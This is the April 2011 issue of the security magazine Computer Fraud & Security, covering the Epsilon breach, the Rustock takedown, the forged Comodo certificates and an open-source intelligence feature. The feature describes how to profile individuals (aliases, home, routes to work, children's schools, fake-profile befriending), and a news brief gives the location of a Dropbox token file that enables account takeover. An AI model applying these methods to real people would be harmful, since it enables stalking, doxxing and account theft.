ELSEVIER

computer FRAUD & SECURITY

ISSN 1361-3723 April 2011 www.computerfraudandsecurity.com

Featured this issue:

In plain view: open source intelligence

Researchers can gather a surprising amount of information on targets by harvesting data that is already publicly available.

From newspaper archives to court records, and even simple Google searches, there's a vast array of data freely available that can be cross-referenced and filtered to provide insightful intelligence. The challenge is to find and manage the data, although a number of automation tools are now available. Danny Bradbury explores the not-so-shady world of open source intelligence.

Full story on page 5…

The slow road to professionalisation

The question of whether the information security industry should be 'professionalised' is a contentious one. While some practitioners do not see the value, others are convinced that change is necessary to protect both themselves and their customers.

Many would like to see practitioners operating in a similar way to other professions such as doctors and lawyers, where formal recognised qualifications, membership of an industry association and adherence to an enforceable code of ethics is mandated. Cath Everett looks at some of the current initiatives that are taking place in this area and what the future might hold.

Full story on page 9…

Malvertising – exploiting web advertising

Advertisers use Web 2.0 functionality to provide flexibility and portability in sharing third-party content across different networks, websites and blogs. They use widgets, frames and Javascript banners in order to load and execute content from ad servers into user websites. But attackers can take advantage of flaws in features such as widgets and iframes to redirect browsers to malicious websites that deliver malware.

To appreciate the severity and prevalence of this class of attack, the Open Web Application Security Project (OWASP.org) recently placed invalidated redirects and forwards in its '2010 top 10' list. Aditya Sood and Richard Enbody of Michigan State University discuss the exploitation model of malvertisements and the way different modes of attacks are used to infect users.

Full story on page 11…

Microsoft takes down Rustock

Once again, Microsoft has used legal channels to fight spam-spewing botnets. Working with federal law enforcement agencies in the US, the firm was able to take the Rustock botnet offline.

Building on its experiences in shutting down the Waledac botnet, Microsoft's Digital Crimes Unit (DCU) filed a lawsuit in US District Court against 'John Does' it said were "controlling a

Continued on page 3….

Contents

Editorial Office: Elsevier Ltd
The Boulevard, Langford Lane, Kidlington,
Oxford, OX5 1GB, United Kingdom
Fax: +44 (0)1865 843973
E-mail: cfseditor@elsevier.com
Web: www.computerfraudandsecurity.com

Publisher: Greg Valero
E-mail: g.valero@elsevier.com

Editor: Steve Mansfield-Devine
E-mail: smd@contrarisk.com

Editorial Advisors:
Silvano Ongetta, Italy; **Chris Amery**, UK;
Jan Eloff, South Africa; **Hans Gliss**, Germany;
David Herson, UK; **P. Kraaibeek**, Germany;
Wayne Madsen, Virginia, USA; **Belden Menkus**,
Tennessee, USA; **Bill Murray**, Connecticut, USA;
Donn B. Parker, California, USA; **Peter Sommer**, UK;
Mark Tantam, UK; **Peter Thingsted**, Denmark;
Hank Wolfe, New Zealand; **Charles Cresson Wood,**
USA; **Bill J. Caelli,** Australia

Production Support Manager: Lin Lucas
E-mail: l.lucas@elsevier.com

Subscription Information
An annual subscription to Computer Fraud & Security includes 12 issues and online access for up to 5 users.
Prices:
€1139 for all European countries & Iran
US$1237 for all countries except Europe and Japan
¥151 620 for Japan
(Prices valid until 31 December 2011)
To subscribe send payment to the address above.
Tel: +44 (0)1865 843687/Fax: +44 (0)1865 834971
Email: commsales@elsevier.com,
or via www.computerfraudandsecurity.com.
Subscriptions run for 12 months, from the date payment is received. Periodicals postage is paid at Rahway, NJ 07065, USA. Postmaster send all USA address corrections to: Computer Fraud & Security, 365 Blair Road, Avenel, NJ 07001, USA

02065
Pre-press/Printed by Mayfield Press (Oxford) Limited

Editorial

Data breaches are now so common that it takes something special to catch people's attention. The Epsilon Interactive saga has that special ingredient. It's not just the potential size of the breach, it's the fact that so many well-known brand names have been embarrassed.

Epsilon – owned by Alliance Data Systems – provides a mass emailing service for around 2,500 companies. It sends out around 40 billion messages a year and styles itself as the world's largest 'permission-based' (ie, opt-in) email marketing operation. It's thought to have around 250 million email addresses and associated details in its databases.

Hackers – described as "highly sophisticated cyber thieves" by Epsilon – managed to breach the firm's defences and steal the names and email addresses for people on the mailing lists of around 50 of Epsilon's clients. It's believed that millions of details may have been purloined, making it the biggest data breach ever. This quickly led to warnings that those affected should expect a large increase in the amount of spam they receive. But the danger goes way beyond that.

It's true that spammers love getting email addresses they know to be live. But add names to those addresses, and details of companies with whom those people have done business – and from whom they are expecting to receive emails (and may even have whitelisted) – then you have a situation ripe for spear-phishing and other targeted scams.

Some of the affected firms are banks – such as Barclays, Citigroup, JP Morgan Chase and US Bank – so the potential for serious financial harm is there. But even with companies that aren't financial institutions, the hackers may be able to exploit the trust of their customers by using bogus sites to push fake AV or obtain anything from login credentials to credit card information.

Some reports – notably in Australian newspaper ITNews – suggest that Epsilon and Silverpop (another email marketing firm that suffered a data beach recently) were themselves both victims of a social engineering attack, using spear-phishing. Last November, Return Path, a firm that offers services such as tracking email delivery and which is used by both Epsilon and Silverpop, issued a warning about phishing attempts against email service providers, direct mail firms and gaming sites. People responsible for email operations were targeted at more than 100 companies. The spear-phishing emails originated from a number of sources, including online greetings card sites and botnets.

Security specialists constantly fantasise that high-profile exploits like this will help raise consciousness and lead to a safer future in which people are more aware of the risks. Well, dream on. But while we're waiting for that miracle to happen, there are lessons available for those who want to make the effort.

I suspect the company that will learn the most is Epsilon itself. We all know that breaches wreck reputations. Only time will tell how Epsilon will stand with its very large, very public clients, many of whom – including M&S and Mothercare – have had to send explanations and apologies to their customers. Some customers have received such messages from more than one company.

Those companies will have had their own reputations tarnished. For a while, Twitter was alight with customers demanding to know why Epsilon had their details – after all, they thought they were signing up to receive information from, say, M&S.

And that's a big lesson for everyone. Although you may go to great lengths to secure your systems, remain compliant and generally adhere to the very best practices for security, if you share information with a supplier or business partner, any weakness on their part can have grave consequences for you.

Steve Mansfield-Devine

…Continued from page 1
computer botnet and thereby injuring Microsoft and its customers". The suit was supported by security firm FireEye, the University of Washington and drug company Pfizer, manufacturer of Viagra – as Rustock is perhaps best known for its pharmaceutical spam.

Then, working alongside the US Marshals Service, the DCU raided the seven Internet hosting firms it believed were home to command and control (C&C) servers for Rustock. They removed equipment – mainly hard disks but also some computers. The botnet immediately went offline, suggesting that Microsoft hit the right seven companies. The disk drives are now being examined for evidence that might lead to the botnet's operators.

It's unusual for C&C servers to be hosted in the US, or even in the West. Most spamming operations use 'bulletproof' hosts in countries such as the Ukraine. However, by using US-based hosting firms – mostly smaller companies that had no idea what was going on – as well as deploying TLS encryption and disguising the communications between bots and C&C servers as forum messages, Rustock managed to evade the attention of spam-fighting services such as Spamhaus. However, FireEye's analysis of the traffic and Microsoft's use of sinkhole C&C servers allowed the firms to identify both the command nodes and infected machines.

The action by Microsoft has set a legal precedent that may prove useful in future fights against spammers. Some of the confiscated hardware did not belong to the hosting companies, so Microsoft had to build a legal case for its removal. It did this by showing that the spam sent by Rustock had a financial impact on Microsoft's Hotmail system and also that the C&C servers were in violation of the US CAN-SPAM Act. In the end, the court agreed to the seizure of third-party equipment.

There is still no indication of who was behind the botnet, nor how much they were making from it, although FireEye said that they were spending $10,000 a month on the hosting services.

The compromised computers that form the botnet are still infected, but are now effectively under the control of Microsoft's sinkhole C&C servers. As is common with many botnet trojans, the Rustock malware is programmed to change the domain names it contacts over time, but Microsoft has registered these future domains. However, the system vulnerabilities that allowed the zombie machines to become infected in the first place presumably still exist. As the operators of Rustock are still at large, it's possible they will simply build another botnet from scratch.

"The action by Microsoft has set a legal precedent that may prove useful in future fights against spammers. Some of the confiscated hardware did not belong to the hosting companies, so Microsoft had to build a legal case for its removal It did this by showing that the spam sent by Rustock had a financial impact on Microsoft's Hotmail system"

While Rustock is one of the biggest and most notorious of spamming botnets, the takedown appeared to have little effect on overall spam levels. Although there were some reports that they'd dropped by as much as a third immediately after the takedown, MessageLabs said that it was seeing 'normal' levels of spam. And TrendLabs pointed to the dent made in spam levels after the McColo takedown – and how they soon recovered.

Kaspersky has just released its spam report for February 2011, which showed India as the leading source – the US was in eighth place (this is before the Rustock action). The report noted that spam traffic from the US fell rapidly after the Pushdo/Cutwail botnet closed, but climbed again just as rapidly.

"Spammers are gradually regaining their position following the closure of major botnets in the second half of last year, and we foresee a return to spam levels of 81-82% by April-May 2011," said Maria Namestnikova, senior spam analyst at Kaspersky Lab.

Comodo certificates forged

Penetration by hackers into a reseller of Comodo digital certificates – part of the company's Registration Authority (RA) scheme – has resulted in the forging of SSL certificates for sites such as Skype, Yahoo, Windows Live, Google mail and Mozilla. These certificates could have been used for mounting Man in the Middle (MitM) or phishing attacks if Comodo hadn't responded quickly to prevent it.

An Iranian hacker later claimed responsibility for attacks on two resellers – GlobalTrust.it and InstantSSL.it, both based in Italy. He said he was able to obtain the encryption keys used to provide root authority to SSL certificates. It's not known which (if either) of these firms was the one whose keys were used to create the rogue certificates, as Comodo has refused to name the company.

It's also not known if the hacker acted alone, as he later claimed: initially, Comodo said that it suspected the attacks were state-sponsored and confirmed that they came from Iran. The hacker said he breached security by exploiting insecure password-handling as part of the Italian sites' Certificate Signing Request (CSR) processes.

The nine fake certificates were revoked within hours by Comodo, but the exploit wasn't publicly disclosed until action was also taken by browser vendors. Two days later, Google blacklisted a handful of certificates during a browser update and then Mozilla and Microsoft followed suit on subsequent days.

Later it emerged that two other resellers were compromised (which may or may not be the Italian firms named by the hacker), although no forged certificates were issued. Comodo said the companies' RA privileges had been withdrawn.

Comodo has also started overseeing the validation processes used by its resellers and is introducing two-factor authentication for them. It has been criticised for allowing resellers to issue certificates directly from the root, and Comodo said it is reviewing this procedure.

In brief

UK employees share company data

More than a third (37%) of UK employees have shared privileged company data with friends and family. And more than a fifth (21%) who use laptop or desktop PCs have transferred such data to their own computers – even though more than half (58%) of these machines were shared with, or could be accessed by, other people. These are the findings of a survey by LogRhythm, which asked OnePoll to question 1,000 UK workers. The research also showed that, perhaps inspired by Wikileaks, more than a quarter of employees (26%) would be prepared to become whistleblowers and leak sensitive material if they thought it was in the public interest. A further 34% would be ready to go to the police if they found the company was up to no good. Workers between the ages of 18 and 24 were among the most willing to share information – a reflection of the impact of social networking. As the social network generation forms an ever-greater proportion of the workforce, the potential for data leaks will become larger, LogRhythm said. Perhaps in a moment of self-awareness, 82% of employees said they thought the insider threat was greater than that posed by hackers.

Secunia joins ISF

Vulnerability intelligence and patch management firm Secunia has become the latest member of the Information Security Forum (ISF), which now has around 300 member organisations. The move gives Secunia access to ISF's knowledge hub, research reports, risk methodologies and benchmarking tools, as well as enabling the firm to more easily collaborate with industry peers.

Data loss will kill businesses

Failure to implement Data Loss Prevention (DLP) technology is putting businesses at risk, says research firm Ovum in a new report. While it expects DLP sales to increase from $458m in 2009 to $832m by 2015, this is a tiny fraction of the overall network security market, which the company expects to reach $6.5bn in 2015. The potential impact, from direct financial loss, reputational damage and punishment by regulators is going to put firms out of business, Ovum claims.

Its findings are echoed in a report by Informatica in which 74% of financial firms admit to being uncertain about their organisations' abilities to protect customer information during system or product development. Some 39% said they had experienced data loss. And of those that had suffered a data breach, 87% said it had disrupted business operations.

Dropbox security weakness

Security expert Derek Newton believes that the highly popular Dropbox service contains a major security flaw. To avoid repeated logging in, the service creates an authentication token on the user's machine. The host_id token is stored in %APPDATA%\Dropbox\config.db on Windows machines. (It's uncertain if the same vulnerability exists on other platforms, but it's likely.) If this token is stolen – for example, by malware – and transferred to another machine, that machine will be able to log in to the user's Dropbox without raising any alerts. This is because the token is not tied to the machine on which it was created and so Dropbox does not see it as a 'new' machine connecting to that account. More details are available at: <http://dereknewton.com/2011/04/dropbox-authentication-static-host-ids/>.

SpyEye arrests

Three men have been arrested in the UK on suspicion of financial theft that involved the use of the SpyEye trojan. Two of them – Pavel Cyganoc, a Lithuanian and Aldis Krummins, a Latvian, both resident in the UK – have been charged with conspiracy to cause unauthorised modifications to computers, conspiracy to defraud and concealing proceeds from crime. The third, unnamed, man was bailed pending further investigation. The Metropolitan Police Service's Police Central e-Crime Unit, which made the arrests, has been working on the case since January. It's not yet known if the men were simply money mules or were behind the use of the SpyEye toolkit to create banking trojans. These are the first arrests connected with SpyEye since rumours started that it had been merged with Zeus.

TJX hacker claims he was working for US Government

Albert Gonzalez, who received a 20-year prison sentence for stealing more than 130 million credit and debit card numbers, now says that his actions were authorised by the US Secret Service. The hacker, working with others, gained access to organisations including TJX, Office Max, Heartland Payment Systems and others. By the time he was arrested in 2008, he'd been acting as informant for the Secret Service for around five years, helping to put other carders in jail, although it's alleged he continued his own criminal activities at the same time. Now Gonzalez claims that the Secret Service knew and approved of what he was doing, and that his lawyer failed to make him aware that this could be the basis of a 'public authority' defence. He has now filed a *habeas corpus* petition in order to get the case re-examined.

US offsite border searches legal

A US Court of Appeals has ruled that it is legal for government border agents to take laptops and other digital devices offsite for inspection without requiring a warrant. The searching of such devices has long been controversial. Privacy rights organisations have said that it potentially exposes sensitive corporate or personal data, especially as the Department of Homeland Security has a policy of copying or downloading data if necessary. And there have been claims that removing devices to another facility for forensic inspection, without cause for suspicion, is a violation of the Fourth Amendment. However, a Ninth Circuit court has ruled that such searches are within the law when performed at US border locations.

No new laws for Nigeria

Six new laws laid before the Nigerian Parliament in March, which would have helped to clamp down on spamming, ID theft and the buying of goods online with stolen credit card details, have failed to make it on to the statute books. Politicians concerned with the country's poor reputation, which is holding back its ability to develop e-commerce, have been attempting to introduce new legislation for the past six years, but have been consistently thwarted. All these activities remain perfectly legal in Nigeria. The only online activity that is outlawed – famously by article 419 of the Nigerian Criminal Code – is advance fee fraud.

New RFID privacy rules for Europe

A new privacy 'framework' for Radio Frequency Identification (RFID) technology has just been introduced by the European Commission. The aim is to protect the privacy of individuals: for example, it offers guidelines on how data embedded into clothing is to be used. Although the framework is voluntary, companies selling or using RFID-based solutions are likely to conform because of widespread concerns about the technology and their need to be seen to be doing something about potential privacy problems. The framework document is available here: <http://ec.europa.eu/information_society/policy/rfid/documents/infso-2011-00068.pdf>.

Malware by email – again

Some cyber-criminals have turned back to email as a way of spreading malware, according to a report by CommTouch. It says that over a two-week period, it saw a huge increase in the volume of email with malware attachments – at one point, these messages accounted for 30% of all email monitored by the firm. Although an old method, it has, says CommTouch, a new twist: the headers suggest that the messages are simply being relayed by the bots that send them, but the original source shown in the headers is a nonsensical, IPv6-like address.

In plain view: open source intelligence

Danny Bradbury

Danny Bradbury, freelance journalist

Researchers can gather a surprising amount of information on targets – people or companies – by harvesting data that is already publicly available. And sometimes they even surprise themselves.

For example, Steve Wilson, an IT security consultant and digital forensic analyst at Electric Cat, didn't expect the results of a demonstration he was giving to be as good as they were. He was explaining to a special interest group how to extract useful information on individuals from publicly available data. He pulled down a selection of images of a woman from the popular photo sharing site, Flickr.

"She was a model and photographer, but then I found out she used to be a lapdancer," he said, recalling that she went by names other than the one on her Flickr account. "From that single photo, I drilled down, and ended up with names and phone numbers of her aliases from the things she'd posted in forums."

The audience at his demo were shocked, but shouldn't have been. Using publicly available information to build a comprehensive profile of a target has become an increasingly important part of information warfare. As early as the late 1940s, certain parts of the intelligence community were systematically mining the public record to find unique perspectives on their targets.

"The availability of other kinds of information, such as metadata in documents and social networking data, has made open source intelligence even more useful, while also making it harder to manage"

The military has long realised the importance of Open Source Intelligence (OSINT). The 2006 National Defence Authorization Act in the US defines it as "produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence requirement."

Who wants yesterday's papers?

In past times, that could have been as simple a process as reading regional newspapers and listening to speeches given in public forums. These days, such sources are still highly relevant, but there is far more of that information to sift through. And the availability of other kinds of information, such as metadata in documents and social networking data, has made open source intelligence even more useful, while also making it harder to manage.

Suddenly, sourcing publicly available information has become like drinking from a firehose. But it is also a key tool for everyone from law enforcement through to merger and acquisitions teams, headhunters, and anti-fraud departments in private organisations.

Stephen Leece, director at the UK's Open Source Intelligence Centre, describes some underlying methodologies that can help to guide open source intelligence. "You can easily source a 25-year archive of news and business provided by someone like Thompson or Reuters," he points out, "that answers the 'is there anything in the newspaper?' question."

The type of outlet publishing information can also be indicative. Many specialised stories about industries will appear in the trade press before they make it to the newspapers (if they do at all).

There are other sources now open to open source intelligence researchers. Leece points to the relationship between entities, codified in social networks. And



Figure 1: In Maltego, running a transform on an email address can show you where it crops up online, and how.



Figure 2: The edge-weighted view in Maltego helps researchers evaluate the significance of specific entities.

structured information can provide some critical pointers for open source intelligence researchers.

"It's the key identifiers that people spend a lot of time on; something that you can use for an entity," Leece says. "So in the UK, you'll ask whether a person is a registered voter, and whether they have a telephone. You could put three or four elements together to find a classic profile, and you can then put these things together and create an information path."

From database to search engine

Much public domain information has historically been located in databases, but things have expanded into more open formats. Search engines, of course, have become a useful tool, and 'Google hacking', as advocated by experts such as Johnny Long, creator of the Google Hacking Database, has become a popular hobby.

That said, Peter Wood, CEO of penetration testing and information security company First Base Technologies, says that he has had his more complex Google search queries blocked by the engine. "At one point I got quite worried about manual Google hacking becoming an automated process and being used by black hats to drill down into open ports," he recalls.

Another potential problem is the skill involved in throttling the volume of information returned by the search engines. Leece recalls retrieving 1,000 hits per day by subscribing to RSS feeds on a selection of search terms in Google. "You have to be very neat and clever," he says. But not too clever. A beautifully-crafted search string designed to whittle away the chaff in search results may only return one or two stories a day, which might be too reductive for researchers. "Lockheed Martin is now training governments and specialists in how to use these different tools," he says.

In any case, Leece points out that much of the information available on non-obvious subjects isn't available via search engines: 80-90% of the information you need isn't in Google or Bing, he says. Rather, it lies in the deeper web.

This deeper web may be hidden behind paywalls, or closed to search engine spiders. There are swathes of useful information embedded in documents such as County Court judgements, Leece says, and it is areas such as these where the real open source intelligence begins. "It is a very legitimate way to start mapping. It is very niche, and perhaps only your forensic, technical accounting teams will ever go there."



Figure 3: Creating a network diagram with Maltego.

Focusing on forensics

If many researchers find going to the Registry Trust website, searching for a County Court judgement and paying a fee to be beyond them, then the skills required to target still more technical data sources will be even more rarified. Forensics tools can reveal much about the source of a document, the method of its production and distribution, and even the location of its subject.

"Furnishing oneself with an individual's address, combined with their employer, gives you their likely routes to work. It also gives you the likely location of their children's school"

It is often not even necessary to extract such data using specialist tools. Instead,

sites such as Flickr do it for you. In 2009, journalist Matthew Honan cyberstalked a woman as an experiment.[1] He saw her taking pictures with an iPhone 3G in a San Francisco Park. Searching on Flickr that night, he found the picture that she had taken, and was quickly able to work out where she lived and what her apartment looked like, simply by examining her photo stream.

Wilson loves geolocation information, explaining that it makes a target even more multidimensional. Furnishing oneself with an individual's address, combined with their employer, gives you their likely routes to work. It also gives you the likely location of their children's school, along with a handful of locations where a spouse might shop for groceries. It all contributes to the broader profile on a target. Each new piece of information creates new places to look, and should be cross-referenced against existing information in the target profile.

Technical evidence from digital forensics complements information gleaned from other sources such as search engines or specialist databases perfectly. In many cases, one can inform the other.

Automating open source intelligence

"A kiddy porn domain is a good example," says Roelof Temmingh, co-creator of Maltego, a product that merges open source intelligence and forensics. "Someone had to register it with the name and email address. The name is in the personal space, but that's a point where the two touch each other."

Maltego allows users to run transforms, which are functions that map one entity onto another. An entity is something that the user might want to investigate. Examples include domains, websites, email addresses, individuals, name servers, locations and telephone numbers.

New entity types can be created, drawing data from any source including closed information sources such as



Figure 4: Maltego can be used to track higher-level concepts for open source intelligence purposes.

private databases. Any of these can be mapped to other entities using transforms, and users of the product can also write their own transforms. In Temmingh's example, the email given by the person registering the offending domain may show up in a WHOIS listing. Maltego might find evidence of the address used in online forums, which could lead to further leads. These leads – which might include IP addresses, phone numbers or other entities – could eventually lead to the identification of the malicious party.

Temmingh says that Maltego doesn't do much more than someone could do with technical skills and a browser. Its beauty lies in its ability to scale, and visualise. "Let's say you have 200 email addresses and want to see they're linked. You could do this by hand, but it will take you a little time," he says.

Wilson likes to mix manual and automated techniques, largely by hacking his own scripts. "There is a lot of developing code segments, and rapid prototyping," says the former Unix programmer, who says that his scripting skills are evolving over time. "The last script I wrote for Flickr involved 150 lines of Perl, and a friend did the same thing with three lines of Python," he recalls. However, where possible he also uses tools such as Maltego, or other tools, such as CLITrack, which extracts EXIF data from photographs and enables their location to be plotted in Google Earth.



Figure 5: Maltego also has unicode support to help mine the increasing percentage of data that isn't in Latin character sets.

Total awareness

At a governmental level, the idea of automating this information harvesting and storing it in databases for further use has grown to monstrous proportions. John Poindexter, former national security advisor to Ronald Reagan, proposed the idea of a massive intelligence database containing both open and closed-source information after the terrorist attacks on the World Trade Centre. DARPA (the Defense Advanced Research Projects Agency) funded the project, which was called Total Information Awareness, in 2002. The project, headed by the newly-created Information Awareness Office, was designed to mine large amounts of transactional information from the US public, and included elements such as Evidence Extraction and Link Discovery. Funding for the comprehensive programme was later choked off by Congress, although reports suggest that elements of the project continued to survive in the intelligence community.

It isn't just law enforcement and intelligence organisations that might want to combine forensic, personal and organisational data to build a comprehensive profile. One company considering the purchase of another, for example, could learn a great deal by examining the people that work there, and where its infrastructure is located. If eight IP addresses suddenly spring up geolocated in Nigeria, the chances are that the firm may have established a branch office there. Why?

"You can learn from whether a firm has a centralised or decentralised IT department," Temmingh says. "You can see that they're consolidating, or that everyone does whatever they want. It can give you a feel for the culture of the company."

Going social

Open source intelligence naturally extends into social media, although the options have become more limited as Facebook has at least made cursory attempts to protect user privacy. Facebook enabled users to find out a lot more about other people who were simply in the same group as them, but the company restricted this information over time.

However, there are relatively easy ways in. "We could, with a client's permission, do the kind of thing that was done at Blackhat a few years ago, where you create a fake profile and then befriend someone," says Wood.[2] "Befriending someone gives you everything you need."

"High net-worth individuals and companies with employees in sensitive positions should be aware that open source intelligence can be used for nefarious purposes"

Social networks open up a whole new world of information, because at least as much value is contained in the relationships between entities as in the entities themselves. If you wanted to find out everything about writers covering women's issues in middle eastern countries, along with other contacts who were interested in the same subjects, then a search of relevant periodicals, combined with some judicious social network analysis, would get you a long way toward your goal.

The danger, of course, is that malicious actors can use the same techniques. High net-worth individuals and companies with employees in sensitive positions should be aware that open source intelligence can be used for nefarious purposes. Even if individuals (or their families) don't attract the attention of kidnappers, they might well invite a spearfishing attack, in which a malicious party gathers enough open source information about them to mount a convincing attack. Open source intelligence is a foundational skill for attackers trying to socially engineer their way into companies, too.[3]

Protection

How can people protect themselves against such techniques? Don't bother, advises Wood. "It isn't even appropriate to try, except for those individuals that already have a very low profile."

Instead, it's simply a question of understanding the risks. "We have seen people using the same passwords in different environments, and that's a learning point," he says. Using your spouse's middle name or the place where you bought your dog suddenly becomes far less attractive when you understand the risks. It was what enabled college student David Kernell to hack his way into Sarah Palin's personal webmail account during the 2008 presidential election.

Ultimately, there is little new under the sun, but approaches vary as new technologies come along. Keeping a watchful eye on unclassified information in the public domain has always been a tactic for those tasked with investigating specific targets. However, the opportunities for harvesting, automating and codifying that information to produce new insights has exploded along with the Internet. Open source intelligence is entering a new era.

About the author

Danny Bradbury is a freelance technology writer who has written regularly for titles including The Guardian, Financial Times, National Post, and Backbone magazine in addition to editing several security and software development titles. He specialises in security and technology writing, but is also a documentary film maker and is currently working on a non-fiction book project.

References

1. Honan, Matthew. 'I Am Here: One Man's Experiment With the Location-Aware Lifestyle'. Wired, 2009, <http://www.wired.com/gadgets/wireless/magazine/17-02/lp_guineapig?currentPage=all>.
2. Hamiel, Nathan; Moyer, Shawn. 'Satan is on My Friends List: Attacking Social Networks'. Defcon 16. Las Vegas, 2009. <http://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-hamiel-moyer.pdf>.
3. Mitnick, Kevin; Simon, William. 'The Art of Deception: Controlling the Human Element of Security'. Wiley, 2002.

OSINT websites

Forensics, discovery, footprinting

About This Site – domain tools: <http://abouthisite.com/>
Central Ops – domain tools: <http://central-ops.net/co/>
Google Hacking Database – selection of tips and queries for advanced Google hacking: <http://johnny.ihackstuff.com/ghdb/>
